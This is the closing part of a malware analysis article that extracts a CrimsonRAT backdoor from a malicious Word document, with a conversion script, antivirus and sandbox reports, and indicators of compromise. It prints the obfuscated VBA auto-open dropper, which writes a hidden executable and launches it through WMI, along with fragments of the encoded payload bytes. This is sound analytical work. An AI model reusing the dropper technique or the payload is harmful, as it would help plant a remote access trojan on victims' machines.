


```python
data2 = b''

# Open and read the dump3 file
dumpfile = open("dump3")
data = dumpfile.read()

# Remember that we need to handle the comma's issue
data2 = data.split(",")

# Close the dump3 file above
dumpfile.close()

# Open for writing and create our final binary file.
finalfile = open("final_file.bin", "wb")

# Convert each number and write into the "final_file.bin"
for i in range(len(data2)):
    finalfile.write(bytes(chr(int(data2[i])).encode('latin')))

# Close the final_file.bin
finalfile.close()
```

Figure 11


remnux@remnux:~/articles$ **python3.8 ./python_convert_1.py**
remnux@remnux:~/articles$ **file final_file.bin**
final_file.bin: PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows

As we expected, it's worked! Finally, let's check the final binary on *Virus Total* and *Triage* to learn a bit further about the extracted binary (*Figure 12, 13 and 15*):




```
remnux@remnux:~/articles$ malwoverview.py -f final_file.bin -v 2

File Name:    final_file.bin
File Type:    PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows

MD5:          72b2aee4fbe6715cef96249573658aab
SHA256:       afd21ef5712ffcbe4e338a5eb347f742d3c786f985ba003434568146adedb290
Imphash:      f34d5f2d4577ed6d9ceec516c1f5a744

entropy:      7.19
Packed?:      PACKED
Overlay?:
VirusTotal:   48/68


Sections:               Entropy

         .text           7.43
         .rsrc           5.72
         .reloc          0.08

Main Antivirus Reports:
----------------------------------------
Scan date:    2021-10-10 13:07:58


Avast:         Win32:Trojan-gen
Avira:         TR/Agent.hphhg
BitDefender:   Trojan.Generic.30219967
ESET-NOD32:    a variant of MSIL/Agent.DOW
F-Secure:      Trojan.TR/Agent.hphhg
FireEye:       Trojan.Generic.30219967
Fortinet:      W32/CrimsonRat!tr.bdr
Kaspersky:     HEUR:Backdoor.MSIL.CrimsonRat.gen
McAfee:        Artemis!72B2AEE4FBE6
Microsoft:     Trojan:MSIL/Tnega.PK!MTB
Panda:         Trj/GdSda.A
Sophos:        Mal/Generic-R + Troj/Agent-BHUG
Symantec:      Trojan.Gen.2
TrendMicro:    Backdoor.MSIL.CRIMSONRAT.ZYII


Imported DLLs:
-------------------------

   mscoree.dll
```

Figure 12



```
remnux@remnux:~/articles$ malwoverview.py -x 1 -X afd21ef5712ffcbe4e338a5eb347f742d3c786f985ba003434568146adedb290

                                      TRIAGE OVERVIEW REPORT
----------------------------------------------------------------------------------------------------

id:        210924-vbtqjahcfj
status:    reported
kind:      file
filename:  afd21ef5712ffcbe4e338a5eb347f742d3c786f985ba003434568146adedb290
submitted: 2021-09-24T16:49:20Z
completed: 2021-09-24T16:54:32Z
------------------------------------------------------------------------------------------
id:        210924-tg5vbahccp
status:    reported
kind:      file
filename:  #CrimsonRat.bin
submitted: 2021-09-24T16:02:42Z
completed: 2021-09-24T16:05:17Z
------------------------------------------------------------------------------------------
id:        210924-sk9r1ahcf6
status:    reported
kind:      file
filename:  #CrimsonRat.bin
submitted: 2021-09-24T15:12:14Z
completed: 2021-09-24T15:14:49Z
------------------------------------------------------------------------------------------
next:      2021-09-24T15:12:14.583875Z
```


Figure 13



```
remnux@remnux:~/articles$ malwoverview.py -x 2 -X 210924-vbtqjahcfj

                                        TRIAGE SEARCH REPORT
----------------------------------------------------------------------------------------------------

score:     10

id:        210924-vbtqjahcfj
target:    afd21ef5712ffcbe4e338a5eb347f742d3c786f985ba003434568146adedb290
size:      1637376
md5:       72b2aee4fbe6715cef96249573658aab
sha1:      1804c705b64a5941f05049e28c1c49c0050a917c
sha256:    afd21ef5712ffcbe4e338a5eb347f742d3c786f985ba003434568146adedb290
completed: 2021-09-24T16:54:32Z
signatures:
           .NET Reactor proctector
           Suspicious use of AdjustPrivilegeToken

targets:
           iocs:
                     tasnimnewstehran.club
                     8.8.8.8
                     185.161.208.57
           md5:      72b2aee4fbe6715cef96249573658aab
           score:    1
           sha1:     1804c705b64a5941f05049e28c1c49c0050a917c
           sha256:   afd21ef5712ffcbe4e338a5eb347f742d3c786f985ba003434568146adedb290
           size:     1637376bytes
           target:   afd21ef5712ffcbe4e338a5eb347f742d3c786f985ba003434568146adedb290
           tasks:    behavioral1 behavioral2
```

Figure 14

It would be super easy to extract the same malware from the maldoc by using *dynamic analysis* (*Figure 15*). You'll find out that a password is protecting the VBA Project, but this quite trivial to remove this kind of protection:


Microsoft Visual Basic for Applications - Extra_sample_3
File Edit View Insert Format Debug Run Tools Add-Ins Window Help
Ln 1, Col 1
Project - Project
Normal
Project (Extra_sample_3)
Microsoft Word Objects
ThisDocument
Forms
UserForm1
UserForm2
References
Properties - ThisDocument
ThisDocument Document
Alphabetic
Categorized
Extra_sample_3 - UserForm1 (UserForm)
UserForm1
Extra_sample_3 - UserForm2 (UserForm)
UserForm2
Extra_sample_3 - ThisDocument (Code)
Document
Open

(Name)	ThisDocument
AutoFormatOverride	False
AutoHyphenation	False
ChartDataPointTrack	True
ConsecutiveHyphens	0
DefaultTabStop	36
DefaultTargetFrame	
DisableFeatures	False
DoNotEmbedSystemF	True
EmbedLinguisticData	True
EmbedTrueTypeFont	False
EncryptionProvider	
EnforceStyle	False
FarEastLineBreakLan	
FarEastLineBreakLev	0 - wdFarEastLineB
Final	False
FormattingShowClear	True
FormattingShowFilter	5 - wdShowFilterFo
FormattingShowFont	False
FormattingShowNext	True
FormattingShowNuml	False
FormattingShowPara	False
FormattingShowUser	False
GrammarChecked	True
GridDistanceHorizont	9
GridDistanceVertical	9
GridOriginFromMargir	True

```
77!90!144!0!3!0!0!0!4!0!0!0!255!255!0!0!184!0!0!0!
0!0!0!0!64!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!0!
0!0!0!0!0!0!0!0!0!0!0!0!0!0!128!0!0!0!14!31!186!
14!0!180!9!205!33!184!1!76!205!33!84!104!105!
115!32!112!114!111!103!114!97!109!32!99!97!110!
110!111!116!32!98!101!32!114!117!110!32!105!110!
32!68!79!83!32!109!111!100!101!46!13!13!10!36!0!
0!0!0!0!0!0!80!69!0!0!76!1!3!0!173!238!72!97!0!0!
0!0!0!0!0!0!224!0!46!1!11!1!48!0!0!226!19!0!0!24!
5!0!0!0!0!0!14!1!20!0!0!32!0!0!0!32!20!0!0!0!64!0!
0!32!0!0!0!2!0!0!4!0!0!0!0!0!0!0!6!0!0!0!0!0!0!0!0!
96!25!0!0!2!0!0!0!0!0!0!2!0!96!133!0!0!16!0!0!16!0!
0!0!0!16!0!0!16!0!0!0!0!0!0!0!15!0!0!0!0!0!0!0!0!0!
0!192!0!20!0!75!0!0!0!0!32!20!0!228!20!5!0!0!0!0!
0!0!0!0!0!0!0!0!0!0!0!0!0!64!25!0!12!0!0!0!127!0!
```

```
110!84!121!112!101!0!73!77!101!116!114!111!67!
111!109!112!111!110!101!110!116!0!77!101!116!
114!111!70!114!97!109!101!119!111!114!107!46!73!
110!116!101!114!102!97!99!101!115!0!77!101!116!
114!111!83!116!121!108!101!69!120!116!101!110!
100!101!114!0!77!101!116!114!111!70!114!97!109!
101!119!111!114!107!46!67!111!109!112!111!110!
101!110!116!115!0!67!111!109!112!111!110!101!
110!116!0!83!121!115!116!101!109!46!67!111!109!
112!111!110!101!110!116!77!111!100!101!108!0!77!
101!116!114!111!83!116!121!108!101!77!97!110!97!
103!101!114!0!77!101!116!114!111!84!111!111!108!
84!105!112!0!84!111!111!108!84!105!112!0!83!121!
115!116!101!109!46!87!105!110!100!111!119!115!
46!70!111!114!109!115!0!73!77!101!116!114!111!
```

```
215!145!23!77!76!122!38!88!230!253!152!7!63!9!
104!233!225!138!208!238!249!182!255!42!193!116!
75!225!156!11!4!183!231!202!55!6!175!40!115!239!
96!248!73!168!247!99!50!103!253!230!139!227!22!
89!15!161!5!9!200!12!128!192!226!121!73!76!49!
189!114!33!7!67!47!19!14!215!229!205!221!218!
142!251!220!70!12!7!46!226!159!170!170!107!177!
6!70!162!219!38!228!87!226!140!127!112!234!220!
17!38!100!136!32!9!209!36!101!112!140!171!193!
179!29!164!65!94!192!63!25!186!94!115!209!158!
100!4!63!3!90!175!132!232!20!187!119!135!227!
188!31!16!23!40!62!189!0!95!142!128!172!117!156!
160!146!139!3!98!142!253!140!172!145!50!18!55!
195!66!67!132!77!246!115!8!69!212!128!221!245!
161!147!107!4!126!234!128!15!12!98!166!105!158!
```

```
20!163!163!232!71!161!103!90!143!154!72!231!144!
84!104!72!25!253!146!69!107!219!79!95!58!0!50!
151!243!179!5!239!148!181!217!165!79!99!95!212!
174!194!65!186!197!58!175!54!50!80!86!14!123!
175!184!194!33!158!199!234!22!163!199!35!13!19!
37!1!54!174!182!71!33!178!4!112!152!152!38!115!
3!45!27!102!220!240!125!51!150!21!91!224!162!99!
115!155!83!31!193!240!18!47!2!174!133!35!246!4!
193!105!23!92!3!103!60!18!27!106!191!88!60!22!
250!203!80!219!207!51!125!97!186!29!106!183!40!
26!96!192!93!46!159!120!117!56!211!25!150!132!
213!27!192!73!64!159!215!219!130!11!201!165!58!
164!146!112!53!113!81!238!146!107!89!173!107!
167!175!171!34!20!225!238!132!49!111!190!1!121!
157!135!138!133!93!1!170!69!213!104!89!24!17!
```

C:\Users\Public\Pictures\winword.con

C:\Users\Public\Pictures\winword.exe

Scripting.FileSystemObject

winmgmts:{impersonationLevel=impersonate}!\\" &

Win32_ProcessStartup

winmgmts:root\cimv2:Win32_Process

ADODB.Stream

```
Private Sub Document_Open()
Documents.Application.Visible = False

Dim askfjlskdjflkjsdrkljskd() As String
Dim alksdjweoijgskljsl_____() As Byte
askfjlskdjflkjsdrkljskd = Split(UserForm1.TextBox1.Text & UserForm1.TextBox2.Text & UserForm1.TextBox3.Text & Us
Dim lskjfjiogjnvdfgljwlfjfsf As Double
lskjfjiogjnvdfgljwlfjfsf = 0
For Each tiogjvelrrkjf In askfjlskdjflkjsdrkljskd
        ReDim Preserve alksdjweoijgskljsl_____(lskjfjiogjnvdfgljwlfjfsf)
        alksdjweoijgskljsl_____(lskjfjiogjnvdfgljwlfjfsf) = CByte(tiogjvelrrkjf)
        lskjfjiogjnvdfgljwlfjfsf = lskjfjiogjnvdfgljwlfjfsf + 1
Next
SaveBinaryData UserForm2.TextBox1.Text, alksdjweoijgskljsl_____
Dim woituklkreltjlsjldkfjsldkjftoiu
Set woituklkreltjlsjldkfjsldkjftoiu = CreateObject(UserForm2.TextBox3.Text)
woituklkreltjlsjldkfjsldkjftoiu.MoveFile UserForm2.TextBox1.Text, UserForm2.TextBox2.Text
Const HIDDEN_WINDOW = 12
strComputer = "."
Set objWMIService = GetObject("wi" + "nm" + "gm" + "ts:{impe" + "rs" + "onati" + "onLeve" + "l=imp" + "erso" + "
Set objStartup = objWMIService.Get(UserForm2.TextBox5.Text)
Set objConfig = objStartup.SpawnInstance_
objConfig.ShowWindow = HIDDEN_WINDOW
Set objProcess = GetObject(UserForm2.TextBox6.Text)
```

Figure 15

That’s it! I hope you have learned something new from this article and see you at the next one.

A.B.